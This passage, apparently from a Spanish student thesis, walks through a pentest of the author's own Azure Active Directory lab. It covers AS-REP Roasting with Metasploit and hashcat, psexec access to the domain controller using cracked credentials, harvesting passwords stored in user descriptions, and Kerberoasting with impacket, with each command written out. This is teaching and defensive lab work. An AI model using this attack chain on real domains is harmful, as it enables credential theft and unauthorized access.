


Ilustración 5.15 Resultado del segundo comando nmap

Como se puede observar en las ilustraciones 5.14 y 5.15, la maquina es un Directorio Activo, que posee el dominio DOMINIO.TFG, permite la conexión por SSH y dispone del servicio de Kerberos.

También se puede observar que tiene el smb2 activo y se requiere, esto es debido a que es el DC, si hubiera algún ordenador conectado a dicho directorio en el análisis de dicho ordenador se mostraría desactivado, pero por limitaciones de la cantidad de IP públicas que se pueden usar con la cuenta de Azure no hay ningún otro ordenador.

Una vez que ya tenemos información básica sobre la maquina procedo a ir analizando las distintas vulnerabilidades explotadas.

Las vulnerabilidades que se han encontrado en el Directorio Activo son las siguientes:

AS-REP Roasting
Password en descripción del usuario
Kerberoasting
Password Spraying

Ese ha sido el orden que se ha seguido para explotarlas, ya que se ha usado información de vulnerabilidades previas a medida que se iba avanzando.

5.2.1. Análisis de la vulnerabilidad AS-REP Roasting


La primera vulnerabilidad que se ha explotado es AS-REP Roasting, esta vulnerabilidad consiste en la explotación de la debilidad del protocolo de autentificación de Kerberos durante la autentificación inicial con el centro distribuidor de claves (KDC) [22].

El AS-REP Roasting permite al atacante recuperar el hash de la contraseña de cualquier usuario de Kerberos que tenga activa la opción de no requerir la pre autentificación de Kerberos.

Cuando la opción de no requerir la pre autentificación esta desactivada, el usuario que necesita acceder a un recurso empieza mandando una petición de autentificación al servidor (Authentication Server Request, AS-REQ) mediante un mensaje al DC.

La marca de tiempo del mensaje esta encriptada con el hash del usuario, si el DC es capaz de desencriptarla con el hash que tiene almacenado, devolverá la respuesta de autentificación del servidor (Authentication Server Response, AS-REP), que contiene el ticket que concede el acceso al recurso proporcionado por el centro distribuidor de claves, (KDC) [23].

Este proceso se muestra en la ilustración 5.16



Fuente: Kerberos and SAS ® 9.4: A Three-Headed Solution for Authentication

Ilustración 5.16 Autentificación inicial de Kerberos

En cambio, cuando la opción si está activa, cualquier atacante puede solicitar la autentificación de cualquier usuario y el DC devolvería el AS-REP, y debido a que en parte está cifrado con la contraseña del usuario, se podría averiguar la contraseña mediante distintos sistemas.

En esto consiste la vulnerabilidad que se va a explotar a continuación.

5.2.2. Explotación de la vulnerabilidad AS-REP Roasting

Para explotar esta vulnerabilidad se han usado las herramientas ya instaladas en la máquina tfg-kali.

Se ha usado a mayores un diccionario de usuarios, que contiene todas las combinaciones posibles del *script_poblacional_ad.ps1* de nombre.apellido y también todas las contraseñas de dicho script.

Estos dos diccionarios no se han distribuido con el código, ya que son para las pruebas de pentesting.

Para realizar el ataque, se ha optado por hacerlo a través del metasploit framework, para ello desde el terminal se introduce el siguiente comando.

```
msfconsole
```

Una vez cargado el metasploit, se usa el comando.

```
search kerberos_enumusers
```

Esto nos devuelve una lista de posibles herramientas, se puede ver en la ilustración 5.17.




Ilustración 5.17 Salida del comando search

Ahora usamos el siguiente comando para seleccionar dicha herramienta.

```
use 0
```

Ahora que ya hemos seleccionado la herramienta, debemos configurar las distintas opciones para poder realizar el ataque.

Para ello usamos los comandos:

```
set DOMAIN DOMINIO.TFG
set RHOSTS IP_SERVIDOR_AD
set USER_FILE FICHERO_USUARIOS.txt
```

En la ilustración 5.18 se muestra la información de la herramienta y como quedan configuradas sus opciones.




Ilustración 5.18 Información y opciones de kerberos_enumusers

Tras la configuración, ejecutando el comando ***run***, el módulo se pasa a ejecutar probando si la lista de usuarios pasados en el fichero se encuentra en el Directorio Activo, y también comprueba si se necesita la pre autorización o no, en caso de que no ya el propio programa nos muestra el hash asociado a dicha cuenta. Esto se puede ver en la ilustración 5.19




Ilustración 5.19 Resultado de kerberos_enumusers

Como se puede observar en la ilustración 5.19 se han encontrado dos cuentas que no necesitan la pre autorización, jawy.soros y wiston.scorsesse, debido a que para descifrar el hash usamos la herramienta hashcat, pasamos a guardar cada hash en un fichero distinto para su posterior análisis.

Como se ve en la ilustración 5.19 los dos hashes obtenidos son del tipo krb5asrep$23, esto significa que son del tipo kerberos 5, etype 23 AS-REP, esto es importante debido a que hashcat necesita saber que tipo de hash va a analizar.

Para descifrar los hashes pasamos a introducir el siguiente comando:

```
hashcat -m 18200 -a 3 FICHERO_HASH FICHERO_CONTRASEÑAS
```

El significado el *-m 18200* indica el tipo de hash que queremos averiguar y el *-a 3* indica que queremos que el ataque sea por fuerza bruta.

Tras ejecutar el comando para cada hash, se recogen las contraseñas de ambas en la ilustración 5.20 e ilustración 5.21.




Ilustración 5.20 Salida de hashcat para hash wiston




Ilustración 5.21 Salida de hashcat para hash jawy

Y con esto queda concluido la explotación de AS-REP Roasting, la cuenta y contraseña de jawy.soros se utilizará más adelante.

5.2.3. Análisis de password en la descripción de los usuarios

La siguiente vulnerabilidad que voy a explotar, no es una vulnerabilidad como tal, ya que es producida por poner la contraseña en la descripción del usuario.

Al crear el usuario y la contraseña, se puede añadir una descripción al usuario, y en este caso lo que se agrego fue la frase: *la clave es "CONTRASEÑA"*.

Las contraseñas que se crearon para estos usuarios son seguras, ya que son de una longitud considerable, doce dígitos.

Pero el ponerlas en la descripción hace que esto poco importe ya que, si alguien compromete el Directorio Activo, podría llegar a ver esta descripción y aumentar el nivel de privilegios que tenía disponible.

Aunque la descripción en los usuarios puede llegar a ser útil de cara al usuario, para recordarle parte de la contraseña, o para especificar los usos de dicha cuenta, en realidad permite dar más información a los posibles atacantes, pero como es una funcionalidad propia del objeto usuario no es una vulnerabilidad al uso, sino más bien es un fallo de configuración.

5.2.4. Explotación de password en la descripción de los usuarios

A continuación, voy a demostrar como acceder a estas cuentas, a través del usuario y contraseña obtenido previamente.

Para ello, en un terminal de Kali Linux, procedemos a ejecutar el comando

```
msfconsole
```

Esto nos permite usar el metasploit framework, que es donde está la utilidad que vamos a necesitar para realizar el ataque.

Una vez iniciado con el siguiente comando obtenemos el exploit que queremos utilizar, el resultado del comando se puede ver en la ilustración 5.22.

```
search psexec
```




Ilustración 5.22 Salida del comando search

Ahora con el comando ***use 4*** le seleccionamos.

Una vez seleccionado, tenemos que configurar las opciones para poder utilizar el exploit, para ello usamos los siguientes comandos:

```
set RHOSTS IP_SERVIDOR_AD
set SMBUser jawy.soros
set SMBPass CONTRASEÑA
```

La configuración ya aplicada y la información del exploit se puede ver en la ilustración 5.23.

Ilustración 5.23 Información y opciones de psexec

Una vez configurado, procedemos a ejecutarle con el comando ***exploit***, se puede ver el resultado en la ilustración 5.24




Ilustración 5.24 Ejecución de psexec

Como se puede ver en la ilustración 5.24, al ejecutar el exploit, pasamos a tener un meterpreter en la maquina tfg-servidor-ad, para comprobarlo hemos introducido el comando ***sysinfo***, que nos devuelve la información sobre la máquina.

A continuación, pasamos a convertir el meterpreter en un shell, para ello ejecutamos el comando ***shell*** y una vez ejecutado con el comando ***powershell***, pasamos a tener un terminal de powershell en la máquina.

El terminal de powershell es debido a que para trabajar con las opciones del Directorio Activo se realizan desde este tipo de terminal.

Una vez dentro del powershell, usamos el siguiente comando, para cargar las herramientas de gestión del Directorio Activo.

```
Import-Module ActiveDirectory
```

Y con el siguiente comando recuperamos todas los usuarios que tienen algo escrito en la descripción en formato tabla junto con el nombre del usuario.

```
Get-ADUser -Filter {(Description -ne "null")} -Properties Description |
    Ft UserPrincipalName, Description
```

Ilustración 5.25 Cuentas de usuario con la contraseña en la descripción

Como se puede ver en la ilustración 5.25 hay cuatro usuarios que tienen puesta la contraseña en la descripción, para el siguiente ataque usaremos la cuenta y contraseña de alberto.fernandez.

5.2.5. Análisis de la vulnerabilidad Kerberoasting

Ahora me voy a centrar en la vulnerabilidad de Kerberoasting [24], para ello antes de explotarla voy explicar en que consiste.

La vulnerabilidad de Kerberoasting, es una vulnerabilidad que va dirigida hacia las credenciales de las cuentas del Directorio Activo, una de sus mayores particularidades es que no requiere una cuenta de administrador de dominio y la recuperación de los hashes de las cuentas se obtienen sin tener que mandar paquetes por internet, lo cual dificulta su rastreo [25] [26] [27].

Los pasos del ataque serían los siguientes:

1. El atacante obtiene una cuenta del Directorio Activo.
2. Una vez autentificado, el atacante recibe el ticket TGT del KDC.
3. El atacante solicita un ticket de servicio, el Directorio Activo comprobara los permisos y genera un ticket de servicio TGS, el cual va cifrado con la contraseña del servicio.
4. El atacante recibe el ticket que luego pasara al servicio y será quien determine si el usuario tiene permiso o no.
5. El atacante puede extraer el ticket y usar distintas herramientas para descifrarle offline.

En la ilustración 5.26 se muestra la secuencia para la obtención del TGS y su uso para el servicio.




Ilustración 5.26 Pasos de kerberos

Aunque este ataque pueda parecerse al de AS-REP Roasting comentado previamente, son distintos [28].

A continuación, muestro sus principales diferencias.

El requisito para explotar la vulnerabilidad de Kerberoasting es que las cuentas tengan un SPN (Service Principal Name) asociado a una cuenta de servicio, el SPN no se crea automáticamente cuando creas al usuario, sino que hay que crearle posteriormente con el siguiente comando, en nuestro caso el comando se ejecutó de manera dinámica con el script poblacional del Directorio Activo.

```
setspn -U -S snowPC/aron.willis.DOMINIO.TFG:4667 DOMINIO\aron.willis
```

Mientras que el requisito para explotar la vulnerabilidad de AS-REP Roasting es que el usuario tenga activada el no pedir la pre autenticación a Kerberos.

Otra diferencia, como se puede observar en las ilustraciones 5.16 y 5.26, es que el AS-REP Roasting, tiene lugar en la primera etapa del proceso de autentificación de Kerberos, mientras el Kerberoasting se da cuando el protocolo está más avanzado en su ejecución.

Y también hay una diferencia en el funcionamiento, mientras para el AS-REP Roasting se necesita tener acceso a la red y conocer la cuenta de usuario para poder probar si tiene activada la pre autorización o no, para el Kerberosating solo se necesita una cuenta de usuario y sus credenciales para poder realizar la petición [29].

5.2.6. Explotación de la vulnerabilidad Kerberoasting

A continuación, voy a explicar como se ha explotado dicha vulnerabilidad.

Para ello he utilizado la herramienta impacket, la cual se instaló durante el despliegue en la máquina de tfg-kali.

Para ejecutamos el siguiente comando en un terminal de Kali Linux:

```
impacket-GetUserSPNs -dc-ip IP_SERVIDOR_AD DOMINIO.TFG/usuario:contraseña
```

El usuario y contraseña utilizado es una de las que se han obtenido previamente, en este caso he usado la de alberto.fernandez. En la ilustración 5.27 se puede ver el resultado de la ejecución de dicho comando.




